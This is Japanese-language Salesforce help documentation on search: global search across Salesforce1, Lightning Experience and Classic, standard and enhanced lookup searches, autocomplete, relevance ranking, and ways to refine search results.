Salesforce フルサイトのグローバル検索 (Lightning Experience または Salesforce Classic) と Salesforce1 モバイルアプリケーションで使用される検索インデックスは同じであるため、常に同じデータが検索されます。インスタント結果に表示される最近アクセスしたレコードのセットも同じです。検索範囲 (最もよく使用するオブジェクトのリスト) は検索結果に影響を及ぼします。ただし、一部の標準オブジェクトは Salesforce1 および Lightning Experience で使用できないため、検索結果が異なる場合があります。また、グローバル検索インターフェースはこれらのすべての環境で異なるため、表示やナビゲーションの違いを考慮する必要があります。

メモ: 検索結果の順序にわずかな差異が生じることがありますが、検索されたデータのセットは同じです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

機能	**Android** および **iOS** 用の **Salesforce1** ダウンロード可能アプリケーション	**Salesforce1** モバイルブラウザアプリケーション	フルサイトの **Lightning Experience**	フルサイトの **Salesforce Classic**
検索へのアクセス	Salesforce1 ナビゲーションメニューの上部にある検索ボックス。	ヘッダーにある検索アイコン。	ヘッダーにある検索ボックス。	ヘッダーにある検索ボックス。
検索ボックスを選択したときのインスタント結果	すべてのオブジェクトを対象として、最近使用したレコードのリストが表示されます。	検索範囲バーで現在選択されているオブジェクトを対象として、最近使用したレコードのリストが表示されます。	すべてのオブジェクトを対象として、最近使用したレコードのリストが表示されます。	利用できません。入力を開始するとインスタント結果が表示されます。

機能	Android および iOS 用の Salesforce1 ダウンロード可能アプリケーション	Salesforce1 モバイルブラウザアプリケーション	フルサイトの Lightning Experience	フルサイトの Salesforce Classic
入力したときのインスタント結果	入力した文字により、最近使用したレコードのリストが絞り込まれます。	入力した文字により、最近使用したレコードのリストが絞り込まれます。入力すると、最近アクセスしていない一致レコードもリストに表示されます。	入力した文字により、最近使用したレコードのリストが絞り込まれます。入力すると、最近アクセスしていない複数のオブジェクトの間で一致するレコードもリストに表示されます。	入力した文字により、最近使用したレコードのリストが絞り込まれます。
全文検索の結果	最近使用した各オブジェクトの上位 3 個のレコードが表示されます。 結果はオブジェクトでグループ化され、関連性で並び替えられます。	検索範囲バーで選択されたオブジェクトの結果が表示されます。他の結果を表示するには、オブジェクトを変更します。 結果は関連性で並び替えられます。	最も頻繁に使用したオブジェクトの上位の結果をリストする [上位の結果] が表示されます。他の結果を表示するには、オブジェクトを変更します。 結果は関連性で並び替えられます。	最近使用した各オブジェクトの上位 5 個のレコードが表示されます。 結果はオブジェクトでグループ化され、関連性で並び替えられます。
検索結果の絞り込み	利用できません。	検索結果に表示されるいずれかの項目で結果を並び替えることができます。	列ヘッダーまたは [並び替え] ボタンで結果を並び替えることができます。	列ヘッダーで結果を並び替えることができます。 システム管理者が有効にしている場合は、条件検索も使用できます。
Chatter フィード検索	グローバル検索ではフィードの情報は検索されません。代わりに Chatter フィード検索を使用します。[Chatter] ページで、ページの上部からブルダウンして検索ボックスを表示します。	検索結果ページから、検索範囲バーの [フィード] を選択し、[すべての会社] フィードの結果を表示します。	検索結果ページから、検索範囲リストで [Chatter] を選択し、[すべての会社] フィードの結果を表示します。	検索結果ページから、[フィードを検索] を使用して、会社のすべてのフィード更新を表示します。

機能	Android および iOS 用の Salesforce1 ダウンロード可能アプリケーション	Salesforce1 モバイルブラウザアプリケーション	フルサイトの Lightning Experience	フルサイトの Salesforce Classic
検索語の文字数	**iOS**: グローバル検索では、検索語の最初の 155 文字に対する結果が返されます。フィード検索では、最初の 100 文字に対する結果が返されます。 **Android**: 文字数に関わらず検索語全体に対する結果が返されます。	検索語の最初の 100 文字に対する結果が返されます。	検索語の最初の 100 文字に対する結果が返されます。	サイドバー検索および高度な検索:検索語の最初の 80 文字に対する結果が返されます。 グローバル検索:検索語の最初の 100 文字に対する結果が返されます。

参照項目で検索する方法は?

ルックアップ検索を使用して、2 つのレコードを関連付けます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

用語	定義	Salesforce Classic で使用可能?	Lightning Experience で使用可能?
標準ルックアップ	名前項目などの各オブジェクトの制限された項目セットを検索します。結果には、一度に最大 50 件のレコードが表示されます。結果の列の並び替え、絞り込み、またはカスタマイズを行うことはできません。	はい	いいえ
高度なルックアップ検索	各オブジェクトのより多くの項目を検索します。検索クエリは個別の検索語に分解されます。これにより、	システム管理者が有効にしている場合は、はい。	はい。ただし、絞り込みは使用できません。

用語	定義	Salesforce Classic で使用可能?	Lightning Experience で使用可能?
	照合および結果が改善されます。結果にはルックアップ固有の制限はなく、結果を絞り込むことができます。		
空白のルックアップ	検索語を入力しないでルックアップアイコンをクリックしたときのルックアップ検索。	はい	はい
ルックアップオートコンプリート(インスタント結果)	どのルックアップ検索でも、参照項目の入力を開始するときに、一致するレコードが動的なリストで表示されます。	システム管理者が有効にしている場合は、はい。入力した文字により、最近使用したレコードのリストが絞り込まれます。	はい。入力した文字により、最近使用したレコードのリストが絞り込まれます。入力すると、最近アクセスしていない一致レコードもリストに表示されます。
関連ルックアップ検索条件	システム管理者が設定する検索条件で、高度なルックアップダイアログ検索の参照項目の有効な値と検索結果を制限します。必須にすることも、省略可能にすることもできます。 たとえば、同じレコードの有効なユーザのみを表示する [取引先所有者] 参照項目を設定できます。	システム管理者が有効にしている場合は、はい。	はい
連動ルックアップ検索条件	システム管理者が設定する検索条件で、高度なルックアップダイアログ検索の現在のオブジェクトレコード (ソース) の項目を参照します。必須にすることも、省略可能にすることもできます。 たとえば、同じレコードのケースの [取引先名] 項目で選択した取引先に関	システム管理者が有効にしている場合は、はい。	いいえ

用語	定義	Salesforce Classic で使用可能?	Lightning Experience で使用可能?
	連付けられている取引先責任者のみが表示されるように、ケースの[取引先責任者]項目を設定できます。		
ルックアップダイアログ(検索レイアウト)	システム管理者は、[設定]でルックアップダイアログ検索レイアウト内で使用できる項目を定義します。ユーザは、[私の表示項目]を使用してリストの項目を追加および削除できます。ユーザは、システム管理者が検索レイアウトで定義していない項目を追加することはできません。	はい	はい。ただし、検索結果レイアウトでルックアップ検索結果とグローバル検索結果の両方が統合されます。[私の表示項目]は使用できません。
ルックアップ検索条件項目(検索レイアウト)	システム管理者は、[設定]で高度なルックアップ検索の絞り込みで使用できる項目を定義します。 ユーザは、ルックアップダイアログの[条件を表示]を使用して検索条件にアクセスします。ユーザは、システム管理者が検索レイアウトで定義していない項目を追加することはできません。	システム管理者が有効にしている場合は、はい。	いいえ

Salesforce Classic でのルックアップ検索

参照項目を使用すると、2つのレコードを関連付けることができます。たとえば、取引先責任者レコードには、取引先責任者とその取引先を関連付ける [取引先] 参照項目があります。

Lightning Experience でのルックアップ検索

参照項目を使用すると、2つのレコードを関連付けることができます。たとえば、取引先責任者レコードには、取引先責任者とその取引先を関連付ける [取引先] 参照項目があります。検索可能なオブジェクトのルックアップ検索では、レコード名だけでなく、レコード内のすべての検索可能な項目に対して用語が照合されます。インスタント結果の自動推奨にレコードが表示されない場合は、全文検索を実行します。検索結果に新しいレコードが表示されない場合は、15 分待ってからもう一度お試しください。ルックアップに関するよくある質問 (FAQ) への回答も確認してください。

Salesforce Classic でのルックアップ検索

参照項目を使用すると、2 つのレコードを関連付けることができます。たとえば、取引先責任者レコードには、取引先責任者とその取引先を関連付ける [取引先] 参照項目があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

Salesforce Classic での標準および高度なルックアップ

Salesforce オブジェクトには、多くの場合、2 つのレコードを関連付ける *参照項目* が含まれます。たとえば、取引先責任者レコードには、その取引先とその取引先責任者に関連付けられている [取引先] 参照項目があります。参照項目は、レコード編集ページに ボタンと一緒に表示されます。アイコンをクリックすると、ルックアップ検索ダイアログが開き、編集中のレコードに関連付けるレコードを検索することができます。ルックアップには、標準と拡張という主要な 2 種類があります。

標準ルックアップと高度なルックアップの使用のヒント

標準ルックアップと高度なルックアップを使用するときには、次のヒントを考慮してください。

ルックアップ検索のオートコンプリート

システム管理者により有効化されると、ルックアップでオートコンプリートがサポートされます。

Salesforce Classic での標準および高度なルックアップ

Salesforce オブジェクトには、多くの場合、2つのレコードを関連付ける *参照項目* が含まれます。たとえば、取引先責任者レコードには、その取引先とその取引先責任者に関連付けられている [取引先] 参照項目があります。参照項目は、レコード編集ページに ボタンと一緒に表示されます。アイコンをクリックすると、ルックアップ検索ダイアログが開き、編集中のレコードに関連付けるレコードを検索することができます。ルックアップには、標準と拡張という主要な 2 種類があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Salesforce Classic での標準ルックアップ

標準ルックアップでは、オブジェクトごとに制限された検索可能項目のセットが検索され、ユーザが検索結果を絞り込むことはできません。

Salesforce Classic での高度なルックアップ

高度なルックアップには、標準ルックアップよりも多くの検索機能があります。さらに、高度なルックアップでは検索結果の並び替えや絞り込みができます。

Salesforce Classic での標準ルックアップ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

標準ルックアップでは、オブジェクトごとに制限された検索可能項目のセットが検索され、ユーザが検索結果を絞り込むことはできません。

可用性

標準ルックアップは、ほとんどの標準オブジェクトに使用できます。デフォルトでは、すべての参照項目で標準ルックアップが使用されます。

検索動作

空白のルックアップを実行すると、ルックアップ検索ダイアログに最近参照したレコードのリストが表示されます。

標準ルックアップは、オブジェクトの選択された*名前*項目をクエリします。


ワイルドカードが自動的に各検索語に追加されます。たとえば、「`bob jo`」の検索は実際には `bob* jo*` の検索であり、「*bob jones*」、「*bobby jones*」、または「*bob johnson*」を含む項目が返されます。

標準ルックアップクエリでは、検索語を別個のトークンに分解せずに、(検索インデックスではなく) 組織のデータベースと照合します。

検索結果

ほとんどの標準ルックアップでは、関連性が高い順に最大200件のレコードを返し、一度に50件ずつレコードをページ操作できます。キャンペーンのルックアップ検索では、上位 100 件の結果のみ返されます。すべての結果を調べても目的のレコードがない場合は、より具体的な検索語を入力します。

結果は、プライマリレコード名項目のアルファベット昇順で表示されます。



検索結果の列の並び替え、絞り込み、またはカスタマイズを行うことはできません。

システム管理者がカスタムタブをカスタムオブジェクトに関連付けている場合、Salesforce では、一致するカスタムオブジェクトのみが返されます。表示用のタブを追加する必要はありません。

メモ: より的確な検索結果を得るには標準ルックアップを高度なルックアップに変換することを検討してください。システム管理者が高度なルックアップを有効にします。

Salesforce Classic での高度なルックアップ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

高度なルックアップには、標準ルックアップよりも多くの検索機能があります。さらに、高度なルックアップでは検索結果の並び替えや絞り込みができます。

可用性

高度なルックアップは、法人取引先、取引先責任者、カスタムオブジェクト、商談、個人取引先、ユーザ、作業指示、作業指示品目オブジェクトで使用できます。システム管理者がオブジェクトごとに高度なルックアップを有効にします。

検索動作

空白のルックアップを実行すると、ルックアップ検索ダイアログに最近参照したレコードのリストが表示されます。使用可能な場合は、最近参照したレコードの並び替えと絞り込みができます。レコードが見つからない場合は、フルルックアップ検索を実行します。

デフォルトで、高度なルックアップ検索では制限された項目セット (主に各オブジェクトの*名前*項目) が照会されます。高度なルックアップ検索ダイアログで使用可能な場合は、[すべての項目] を選択し、レコードに固有の他の検索語を入力してすべての検索可能な項目を検索します。




高度なルックアップ検索クエリでは、インデックスの一致するトークンが含まれるレコードを返すことができるように検索語がトークンに分解されます。

検索結果

高度なルックアップでは、関連性が高い順に最大2,000件のレコードを返し、件数の多い検索結果セットをページ操作できます。すべての結果を調べても目的のレコードがない場合は、より具体的な検索語を入力します。

結果は最初、プライマリレコード名項目のアルファベット昇順で表示されます。カスタムオブジェクトは、最近アクセスした日付の降順で表示されます。

結果を並び替えるには、列ヘッダーをクリックします。結果を絞り込むには、[条件を表示]を使用します。検索結果に表示される列を変更するには、[私の表示項目] を使用します。



メモ: ユーザが結果を並び替えまたは絞り込みできるようにするには、システム管理者が事前に [ルックアップ検索条件項目]の検索レイアウトを設定しておく必要があります。システム管理者は、検索レイアウトに列として表示される使用可能な項目を決定します。ユーザは [私の表示項目] でレイアウトに表示される列を非表示にしたり、整理したりできますが、レイアウトに含まれていない列を追加することはできません。その場合は、システム管理者に連絡し、レイアウトに列を追加するように依頼します。

システム管理者がカスタムタブをカスタムオブジェクトに関連付けている場合、Salesforce では、一致するカスタムオブジェクトのみが返されます。表示用のタブを追加する必要はありません。

標準ルックアップと高度なルックアップの使用のヒント

標準ルックアップと高度なルックアップを使用するときには、次のヒントを考慮してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

- ルックアップ検索結果にレコードが見つからない場合、検索語が正しいことを確認するか、より具体的な検索語を入力します。システム管理者が高度なルックアップを有効にしている場合、結果の絞り込みや並び替えができます。システム管理者はまた、検索レイアウトに列として表示される項目を定義して結果を絞り込むこともできます。
- ルックアップテキストボックスに値を入力し、ルックアップアイコンをクリックせずにレコードを保存すると、Salesforce は自動的に標準ルックアップ検索を実行します。完全一致が見つかった場合、他の部分一致が見つかっても完全一致の値を参照項目に保存します。完全一致は見つからないが、1 つ以上の部分一致が見つかった場合、Salesforce により、一致のドロップダウンリストから値を選択するように求められます。入力したテキストと一致する結果がない場合は、代わりにエラーが表示されます。

- 取引先責任者、リード、ユーザ、または［名］や［姓］の項目に空白が含まれる個人を検索するには、条件に引用符を入力します。たとえば、「*von hausen*」という姓を検索するには、`"von hausen"` と入力します。
- Salesforce カスタマーポータルまたはパートナーポータルが有効になっている組織では、ユーザのルックアップダイアログに表示される結果を指定できます。表示する結果を指定するには、［所有者］または［割り当て先］ドロップダウンリストでキューまたはユーザグループを選択します。
- 組織でディビジョンを使用している場合、ユーザが「ディビジョンの使用」権限を持っていれば、ルックアップダイアログウィンドウで選択したディビジョンのレコードが、ルックアップダイアログの検索結果に表示されます。
- *空白のルックアップ*を実行すると、最近使用したレコードのリストが表示されます。標準ルックアップの場合、レコードにはプライマリレコード名項目がアルファベット順に表示されます。高度なルックアップの場合、レコードが最終参照日順に表示されます。一部のオブジェクト種別では、レコード件数が異なります。一般的な空白のルックアップシナリオの例として、次のようなものがあります。
  - 商品の標準ルックアップでは、ダイアログに 50 件のレコードが表示されます。
  - キャンペーンの標準ルックアップでは、ダイアログに 100 件の有効なキャンペーンが表示されます。
  - 納入商品の標準ルックアップでは、ダイアログにケースの取引先責任者に関連付けられたすべての納入商品が表示されます。

  最近使用したレコードのリストに目的のレコードが表示されない場合は、フルルックアップ検索を実行します。より具体的な検索語を使用すると、最適な結果が得られます。

ルックアップ検索のオートコンプリート

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

システム管理者により有効化されると、ルックアップでオートコンプリートがサポートされます。

標準ルックアップと高度なルックアップの両方で、参照項目の編集中に、入力文字と一致する最近使用したレコードが動的なリストで表示されます。このリストは、ユーザのルックアップを除き、該当するオブジェクトの最近使用したデータから取り込まれます。たとえば、取引先ルックアップを編集している場合、最近使用した取引先のうち、入力した文字と名前の最初の部分が一致するものが表示されます。最近使用した取引先責任者は、このリストに表示されません。

ルックアップのオートコンプリートには、次の制限があります。

- ルックアップのオートコンプリートリストを取り込むには、該当するオブジェクトの最近アクセスしたレコードがあることが必要です。
- レコードの編集ページで、ルックアップ項目の編集を行っている必要があります。

詳細のフロート表示は、最近使用したレコードのリストに含まれるオブジェクト種別の参照項目に対してのみ表示されます。たとえば、商品は最近使用したレコードのリストには含まれません。そのため、商品の参照項目には詳細のフロート表示は表示されません。

Lightning Experience でのルックアップ検索

参照項目を使用すると、2 つのレコードを関連付けることができます。たとえば、取引先責任者レコードには、取引先責任者とその取引先を関連付ける [取引先] 参照項目があります。検索可能なオブジェクトのルックアップ検索では、レコード名だけでなく、レコード内のすべての検索可能な項目に対して用語が照合されます。インスタント結果の自動推奨にレコードが表示されない場合は、全文検索を実行します。検索結果に新しいレコードが表示されない場合は、15 分待ってからもう一度お試しください。ルックアップに関するよくある質問(FAQ) への回答も確認してください。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Database.com** を除くすべてのエディション

選択リストに結果が表示されない理由は?

組織でオブジェクトが検索可能になっていない場合、または以前にレコードを参照していない場合、ドロップダウンは空になります。

部分一致検索を使用できますか?

正しいレコードを見つけるには、検索語全体を入力します。ルックアップ検索では、末尾のワイルドカードで自動的に部分一致検索が実行されることはありません。この動作は、不要な結果が返されないようにするためのものです。

レコード名の下のセカンダリ項目はどのように決定されるのですか?

使用できる場合は、ルックアップのプライマリレコード名の下に、コンテキスト情報が含まれたセカンダリ項目が表示されます。たとえば、類似するレコード名を区別して適切なレコードを選択しやすくするために会社「*Acme,Inc*」の下には場所「サンフランシスコ」が表示されます。システム管理者は、表示するレコード項目やその順序を設定するときにセカンダリ項目をカスタマイズします。

ルックアップダイアログ検索で検索される項目は?

参照項目への入力を開始すると、自動推奨結果のリストが表示されます。これらのインスタント結果は、検索語とレコードの名前項目の照合結果です。ただし、全文検索を実行する場合は、検索語とオブジェクトの検索可能なすべての項目の照合結果が返されます。この動作は、グローバル検索結果と類似しています。

関連トピック:

Lightning Experience で検索結果を絞り込む方法は?

検索バーに入力中に表示される結果は?

選択リストに結果が表示されない理由は?

組織でオブジェクトが検索可能になっていない場合、または以前にレコードを参照していない場合、ドロップダウンは空になります。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Database.com** を除くすべてのエディション

部分一致検索を使用できますか?

正しいレコードを見つけるには、検索語全体を入力します。ルックアップ検索では、末尾のワイルドカードで自動的に部分一致検索が実行されることはありません。この動作は、不要な結果が返されないようにするためのものです。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Database.com** を除くすべてのエディション

レコード名の下のセカンダリ項目はどのように決定されるのですか?

使用できる場合は、ルックアップのプライマリレコード名の下に、コンテキスト情報が含まれたセカンダリ項目が表示されます。たとえば、類似するレコード名を区別して適切なレコードを選択しやすくするために会社「*Acme, Inc.*」の下には場所「サンフランシスコ」が表示されます。システム管理者は、表示するレコード項目やその順序を設定するときにセカンダリ項目をカスタマイズします。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Database.com** を除くすべてのエディション

ルックアップダイアログ検索で検索される項目は?

参照項目への入力を開始すると、自動推奨結果のリストが表示されます。これらのインスタント結果は、検索語とレコードの名前項目の照合結果です。ただし、全文検索を実行する場合は、検索語とオブジェクトの検索可能なすべての項目の照合結果が返されます。この動作は、グローバル検索結果と類似しています。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Database.com** を除くすべてのエディション

検索結果

結果は、各ユーザに対して関連性によって並び替えられているため、多くの場合、上位の結果を確認するだけで、探していたレコードをすばやく見つけることができます。特定のレコードが返される理由と、結果を絞り込むための最適な方法について理解しましょう。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** を除くすべてのエディション

検索結果はどのように並び替えられますか?

ユーザに最も関連する結果は、検索エンジンによって検索語の頻度、順序、ユニーク性、レコード、ユーザ活動、アクセス権限に基づいて並び替えられます。検索結果の関連性は、ユーザごとに異なります。

検索結果を絞り込む方法は?

検索結果ページでレコードをすばやく見つけるために、次のガイドラインを使用してください。

検索結果に表示される検索語のバリエーションは?

検索結果には、見出語化 (単語の原形に一致するものが返される)、シノニムグループ、スペル修正、ニックネームを使用して得られた、関連性の高い用語または類似した用語の拡張結果が含まれます。

検索バーに入力中に表示される結果は?

グローバル検索ボックスに入力すると、複数のオブジェクト種別の自動推奨レコードのリストが表示されます。これらのインスタント結果により、全文検索を実行する前にレコードにすばやくアクセスできます。

検索結果はどのように並び替えられますか?

ユーザに最も関連する結果は、検索エンジンによって検索語の頻度、順序、ユニーク性、レコード、ユーザ活動、アクセス権限に基づいて並び替えられます。検索結果の関連性は、ユーザごとに異なります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

優先度の増加や絞り込みを行う要素

検索エンジンは、多くの要素を使用してレコードに優先度を付けます。これらの要素は、適用される順序や重要度に関係なく記載されています。

頻度
: 出現頻度の高い検索語が含まれるレコードが優先されます。また、複数の検索語を入力した場合、そのすべてまたはより多くの検索語が含まれるレコードの優先度が高くなります。

ユニーク性
: ユニーク性によって適切な一致の可能性が高くなるという仮定に基づき、一意の用語が含まれるレコードが優先されます。

場所
: [名前]、[役職]、または [件名種別] 項目の検索語が含まれるレコードが優先されます。

近似性
: 互いに近い (単語間に含まれる語がほとんどないかまったくない) 検索語が含まれるレコードが優先されます。同じ順序の用語が含まれるレコードは、優先度が高くなります。同様に、1つの英数字文字列が複数のトークンでインデックス化されている場合、単語間に含まれる語のある一致よりも完全一致の方が優先されます。

会社形態
: 所有するレコードが優先されます。

文字数/桁数
: 長いドキュメントが短いドキュメントよりも過度に優先されないように、レコードの用語のインスタンス数が正規化されます。優先度を増加させるこの要素は、Salesforce ナレッジレコードにのみ適用されます。

レコードの添付ファイル
: 添付ファイルの用語のインスタンス数が正規化されます。検索語のインスタンスの多い添付ファイルが、インスタンスの少ない、より関連性の高いレコードよりも過度に優先されなくなります。Salesforce ナレッジレコードにのみ適用されます。

レコードアクティビティ
: 頻繁に参照または編集されたレコードや、関連付けられたレコード (関連リストなど) の多いレコードが優先されます。データの作成日は、結果の優先度に影響しません。

アクセス
参照権限のあるレコードのみが返されます。

ユーザごとに異なる結果が表示される理由は?

検索結果は、検索を実行するユーザを対象に調整されます。

- アクセス権限はユーザのプロファイルに基づいています。レコードへのアクセス権があるユーザにはそのレコードが表示されますが、アクセス権のないユーザには表示されません。
- 所有権があるレコードは、結果の上位に表示されます。所有しているレコードは、検索結果の上の方に表示されます。
- 参照履歴または編集履歴のあるレコードは、検索結果の上位に表示されます。自分が最近参照または編集したレコードは、他の誰かが初めて参照したレコードよりも検索で優先されます。
- オブジェクト履歴があるレコードは、結果の上位に表示されます。頻繁に使用するオブジェクト種別のレコードは、検索結果での優先度が高くなります。

検索結果を絞り込む方法は?

検索結果ページでレコードをすばやく見つけるために、次のガイドラインを使用してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** を除くすべてのエディション

Salesforce Classic で検索結果を絞り込む方法は?
結果の並び替えや絞り込みを行ってレコードをすばやく見つけるためのガイドラインを使用してください。

Lightning Experience で検索結果を絞り込む方法は?
検索結果ページを移動してレコードをすばやく見つけるためのガイドラインを使用してください。

Salesforce Classic で検索結果を絞り込む方法は?

結果の並び替えや絞り込みを行ってレコードをすばやく見つけるためのガイドラインを使用してください。

エディション

使用可能なエディション: Salesforce Classic


使用可能なエディション: **Database.com Edition** を除くすべてのエディション

グローバル検索バーを使用すると、レコード内のすべてのオブジェクトおよび複数のデータ型 (カスタム項目やロングテキスト項目を含む) が検索されます。複数の用語を入力すると、すべての検索語を含む結果が返され、レコード数が多くなる可能性があります。全文検索を実行した後に、探しているレコードを見つける方法を次に示します。

すべて検索
デフォルトでは、最もよく使用されるオブジェクトの検索結果が返されます。他のオブジェクトも検索する場合は、[すべて検索]をクリックします。[すべて検索]オプションを設定していない場合、グローバル検索では、使用するオブジェクトに関する十分な情報を得られません。より詳細な情報を指定しない限り、結果にすべてのオブジェクトが含まれます。

固定
重要なオブジェクトにマウスポインタを置いて、それらを検索結果のオブジェクトリストの上部に固定します。オブジェクトの固定解除や並び替えは後でいつでも行うことができます。固定は、使用頻度の低いオブジェクトの場合に便利です。

検索条件



- [Options...] を使用して、自分が所有する項目があればそれらの項目、完全一致検索、および組織が使用している場合はディビジョンに、検索を制限します。
- [条件を表示] が利用できる場合は、それを使用して検索結果を絞り込みます。
- 使用可能な場合は [私の表示項目] を使用し、[選択可能な項目] から [選択済みの項目] をカスタマイズして、表示される列をカスタマイズします。

  メモ: 検索レイアウトで使用できる検索条件項目やカスタマイズ可能な列は、システム管理者が決定します。システム管理者が検索レイアウトを作成しない場合や、オブジェクトで検索レイアウトを使用できない場合、検索結果を絞り込んだり、検索結果の列をカスタマイズしたりできません。カスタマーポータルおよびパートナーポータルでは、検索条件は使用できません。

その他のガイドライン

- オブジェクト範囲が適切であることを確認します。左側のナビゲーションで範囲を変更できます。
- スペルと、検索語全体を入力したことを確認します。または、より具体的な検索語を入力します。
- 最近作成したレコードや複数回変更されたレコードは、検索結果に表示されるまで時間がかかります。レコードを検索できるようにするプロセス (インデックス付け) は最大 15 分ほどかかります。

Searching in Salesforce Classic (Salesforce Classic での検索)

関連トピック:

一部の機能を表示できない理由は?

Lightning Experience で検索結果を絞り込む方法は?

検索結果ページを移動してレコードをすばやく見つけるためのガイドラインを使用してください。

[上位の結果] を使用して最も関連性の高い結果を 1 ページで表示する
検索を実行すると、[上位の結果] ページが最初に表示されます。[上位の結果] 検索結果ページには、最も頻繁に使用した各オブジェクトの最も関連性の高いレコード結果が表示されます。

このページは、検索語の結果を確認したいと考えているが、特定のオブジェクト種別を探していない場合に適しています。たとえば、「AcmeInc」を検索する場合、取引先、リード、および商談の [上位の結果] ページを確認しま

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

す。各ユーザの [上位の結果] ページは、最も頻繁に使用するオブジェクトによって異なります。オブジェクトの詳細な結果を確認するには [さらに表示] リンクを使用します。

オブジェクトごとの結果をすばやく参照する
検索結果のページの左側のオブジェクト名をクリックして、特定のオブジェクトの結果を表示することもできます。検索可能なオブジェクトがナビゲーションバーの表示とと同じ順序でリストされます。

[表示件数を増やす] で使用可能なすべてのオブジェクトを表示する
[検索結果] の下にオブジェクトが表示されない場合は、[表示件数を増やす] を選択すると、使用可能なすべてのオブジェクトが表示されます。検索可能なオブジェクトはアルファベット順に一覧で表示されます。

結果の並び替え
結果の並び替えは、ユーザが最も関連性の高い情報をすばやく見つけるのに役立ちます。

[上位の結果] ページで、並び替え可能な項目の列ヘッダーをクリックして、その列で並び替えます。

並び替えの詳細オプションでは、特定のオブジェクトの結果を表示します。[並び替え] ドロップダウンを使用して、結果を並び替えることができます。メニューには、検索レイアウトのすべての列と、[関連性] で並び替えるオプションが表示されます。また、列ヘッダーをクリックすることもできます。

検索レイアウトに並び替えできない項目しか含まれていない場合、[並び替え] ボタンは無効になります。

その他のガイドライン

- スペルと、検索語全体を入力したことを確認します。または、より具体的な検索語を入力します。
- 最近作成したレコードや複数回変更されたレコードは、検索結果に表示されるまで時間がかかります。レコードを検索できるようにするプロセス (インデックス付け) は最大 15 分ほどかかります。

Searching in Salesforce Lightning Experience (Salesforce Lightning Experience での検索)

関連トピック:

一部の機能を表示できない理由は?

検索結果に表示される検索語のバリエーションは?

